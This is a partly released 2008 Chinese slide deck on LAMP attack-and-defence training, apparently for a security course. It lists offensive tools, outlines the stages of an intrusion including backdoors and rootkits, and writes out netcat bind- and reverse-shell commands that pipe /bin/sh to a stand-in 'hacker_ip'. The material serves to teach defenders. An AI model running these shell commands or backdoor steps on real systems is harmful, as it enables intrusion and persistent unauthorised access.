### LAMP 之攻防演練 及安全強化實作 <部份釋出版Slide>

OuTian < outian@chroot.org > 2008/08/16

### 大綱

- 〉前言
- 〉行前準備
- Useful Tools
- 〉入侵過程
- > 網頁攻擊手法剖析
- > 防禦工事建置
- > Resources
- > Lab



### 前言

- > 關於我
- > 聲明
- > 妨害電腦使用罪
- > 關於本議程
- > Trade-Off
- > 防禦的訣竅
- > 迷思

### 聲明

》以下課程內容,僅用於瞭解攻擊手法以利進 行防禦部署,若有任何學員以之進行非法活 動,一切行為與本人及主辦單位無關,由學 員自行負責。

由於牽涉許多攻擊手法及商業考量,本投影 片將僅部份公開,尚請大家見諒!

### 刑法第三十六章防害電腦使用罪

- > 第358條一入侵電腦或其相關設備罪
- > 第 359 條 破壞電磁紀錄罪
- > 第 360 條 干擾電腦或其相關設備罪
- > 第 361 條 對公務機關,加重其刑至1/2
- > 第 362 條 製作犯罪電腦程式罪
- > 第 363 條 358 ~ 360 須告訴乃論

### 關於本議程

- > LAMP 之攻防演練及安全強化實作
  - ◆ L = Linux
  - ◆ A = Apache
  - ◆ M = MySQL
  - ◆ P = PHP
- > 觀念用樣適用於
  - LLMP
  - WAMP
  - FAMP
  - **•** .......

# Trade-Off Convenient Performance Security Balanced View

### 防禦的訣竅

知彼知己,百戰不殆; 不知彼而知己,一勝一負; 不知彼,不知己,每戰必敗。

《孫子兵法·謀攻篇》



迷思

Windows 安全?

還是UNIX 安全?

## Useful Tools

#### **Useful Tools**

- Network Scanner
- Browser Extensions
- > Proxy
- > Sniffer
- > netcat
- SQL Injector
- Brute Force Attack
- Web Stress Test / DDOS

#### Network Scanner

- > 找出目標網段是否存在網頁服務
- > 通常掃描80、443、8080 port
- > 常用工具 -
  - NMAP
  - SuperScan
  - hping
  - PortScan Plus
  - Strobe
  - NetScan Tools Pro
  - ◆ IPScanner
  - MegaPing

### nmap

- > For Windows & UNIX
- http://nmap.org/
- > nmap -n -p 80,443,8080 NETWORK/MASK

```
C:\WINDOWS\system32\cmd.exe
D:\Program\Security Tools\nmap>nmap -n -sP 192.168.180.0/24
Starting Nmap 4.53 ( http://insecure.org ) at 2008-02-18 12:38 台北標準時間
Host 192.168.180.121 appears to be up.
MAC Address: 00:11:25:CE:57:5B (IBM)
Host 192.168.180.126 appears to be up.
Host 192.168.180.250 appears to be up.
MAC Address: 00:0D:54:A3:B1:C6 (3Com Europe)
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.922 seconds
D:\Program\Security Tools\nmap>_
```

### Browser Extensions - IE

#### > TamperIE

- http://www.bayden.com/Other/
- ◆ 用於竄改瀏覽器送出的參數
- ◆ 可繞過 Javascript 檢測


#### > HTTPWatch


- http://www.httpwatch.com/
- ◆ 顯示 IE 的每一個Request、及Response
- ◆ 打站/除錯 兩相宜

#### HTTP Analyzer


- http://www.ieinspector.com/httpanalyzer/
- ◆ 類似 HTTPWatch
- ◆ 其Standalone版本可處理本機所有瀏覽器

### TamperIE






#### **HTTPWatch**




### Browser Extensions - Firefox

- Tamper Data
  - https://addons.mozilla.org/firefox/966/
- Add N Edit Cookies / CookieCuller
  - https://addons.mozilla.org/firefox/573/
- Live HTTP Headers
  - http://livehttpheaders.mozdev.org/
- > HttpFox
  - https://addons.mozilla.org/firefox/addon/6647
- RefControl
  - https://addons.mozilla.org/firefox/addon/953
- HackBar
  - https://addons.mozilla.org/firefox/addon/3899
- User Agent Switcher
  - https://addons.mozilla.org/firefox/59/


### **Tamper Data**




### Add N Edit Cookies



### Live HTTP Header




### HttpFox




### Proxy

- > Paros
  - http://www.parosproxy.org/
- Odysseus
  - http://www.bindshell.net/tools/odysseus
- > Fiddler
  - http://www.fiddlertool.com/fiddler/
- Burp suite
  - http://portswigger.net/suite/
- WebScarab
  - http://www.owasp.org/index.php/Category:OWASP\_WebScarab\_Project
- SPIKE Proxy
  - http://www.immunitysec.com/resources-freesoftware.shtml
- Achilles
  - http://www.mavensecurity.com/achilles

### Paros




### Odysseus



### Sniffer

- Ethereal / Wireshark
  - http://www.wireshark.org/
- Eeye Iris
  - http://www.eeye.com/html/products/iris/
- EtterCap
  - http://ettercap.sourceforge.net/
- Cain & Abel
  - http://www.oxid.it/
- TamoSoft CommView
  - http://www.tamos.com/products/commview/
- > Sniffit
  - http://reptile.rug.ac.be/~coder/sniffit/sniffit.html

### Wireshark



#### netcat

- http://netcat.sourceforge.net/
- http connection -

```
$ nc web_ip 80
GET / HTTP/1.0
```

. . . .

- Active connect backdoor -
  - ◆ Chicken: nc -n -l -p 12345 -e /bin/sh
  - Hacker : nc chicken\_ip 12345
- Reverse connect backdoor -
  - ◆ Hacker : nc -nv -l -p 12345
  - Chicken: nc hacker\_ip 12345 -e /bin/sh

#### netcat with ssl

- openssl
  - http://www.openssl.org/
- > nss
  - http://sourceforge.net/projects/nssl
- > sslcat
  - http://www.bindshell.net/tools/sslcat
- https connection -


\$ openssl s\_client -connect server:443 GET / HTTP/1.0

. . .

### SQL Injector

- > NBSI
- > HDSI
- > Pangolin
- > Absinthe
- DataThief
- SQL Power Injector
- Sqlget
  - http://www.infobyte.com.ar/
- > sqlmap
  - http://sqlmap.sourceforge.net/
- > sqldumper

#### **HDSI**



#### Brute Force Attack

- > THC-Hydra
  - http://www.thc.org/thc-hydra/
- Brutus AET2
  - http://www.hoobie.net/brutus/
- Unsecure
- ObiWaN
- Cain & Abel
- > Authforce
- WebCracker
- Lophtcrack

#### **Brutus**



### Web Stress Test (Free)

- ab (Apache Benchmark)
  - http://httpd.apache.org/
- > JMeter
  - http://jakarta.apache.org/jmeter/
- Microsoft Web Application Stress Tool
  - http://www.microsoft.com/technet/archive/itsolutions/intranet/ downloads/webstres.mspx
- Microsoft Application Center Test
  - http://msdn2.microsoft.com/enus/library/aa287410(VS.71).aspx
- Many tools
  - http://www.softwareqatest.com/qatweb1.html

### Web Stress Test (Commercial)

- HP Mercury LoadRunner
  - http://www.mercury.com/us/products/performance-center/loadrunner/
- IBM Rational Performance Tester
  - http://www-306.ibm.com/software/awdtools/tester/performance/index.html
- Compuware QALoad
  - http://www.compuware.com/products/qacenter/qaload.htm
- Radview WebLOAD
  - http://www.radview.com/product/description-overview.aspx
- Borland SilkPerformer
  - http://www.borland.com/us/products/silk/silkperformer/index.html
- Empirix Web Applications Testing and Monitoring Solutions
  - http://www.empirix.com/products-services/web\_applications.asp



## 一般入侵過程

- > 資訊收集
- > 弱點探測
- > 侵入系統
- > 提升權限
- > 收集資料
- > 植入後門

## 資訊收集

- > 主機搜尋
  - ◆ ICMP · TCP
  - Zone Transfer
  - Google
- ▶ 服務掃描 (Port Scan)
  - nmap \ Superscan \ amap \ scanrand
  - FIN, Xmas, or Null scan
- > 網路架構探測
  - traceroute · tcptraceroute · paratrace
- > 作業系統判斷
  - xprobe \ p0f \ nmap
  - ◆由 TCP Fingerprint 辨識系統

## 弱點探測

- > 服務弱點掃描工具
- >網頁弱點掃描工具
- > 人為判斷

## 侵入系統

- > 利用 Web 應用程式的漏洞
- > 利用服務本身的弱點
- Brute Force Attack
- > Sniff
- Session Hijacking
- Man-in-the-Middle
- Social Engineering


#### 可用以入侵的 Web 弱點


- SQL Injection
- > File Inclusion
- Command Injection
- Code Injection
- Directory Traversal
- Upload File Mis-Handling
- Buffer Overflow

## Buffer Overflow (Stack)

A)abuse input program

B)give the data beyond the limit on the amount of data





## 提升權限

- crack password
- vulnerable program/service
  - buffer overflow (stack/heap)
  - format string
  - race condition
  - design error
- Kernel Exploit
- Brute Force Attack

## 收集資料

- > 破解使用者密碼
- > 修改登入頁面取得密碼
- > 啟動 sniffer 竊聽密碼
- > "備份資料"
- > 繼續尋找並攻擊內部網路中其他機器


## 植入後門

- > 新增帳號/修改原帳號
- 〉後門程式
- > IRCbot
- > TCP proxy
- > 建立偽造網頁以供網路釣魚
- > rootkit: 隱藏蹤跡及保留存取權限的工具"組"
  - ·修改log紀錄
  - ·置換系統工具
  - ·後門程式

## **BOTnet**



**Attacker** 



## 入侵徵兆

- > 網頁遭更改
- > 磁碟空間快速減少
- > 網路流量提高
- 上游監控單位的通知
- > 系統紀錄異常
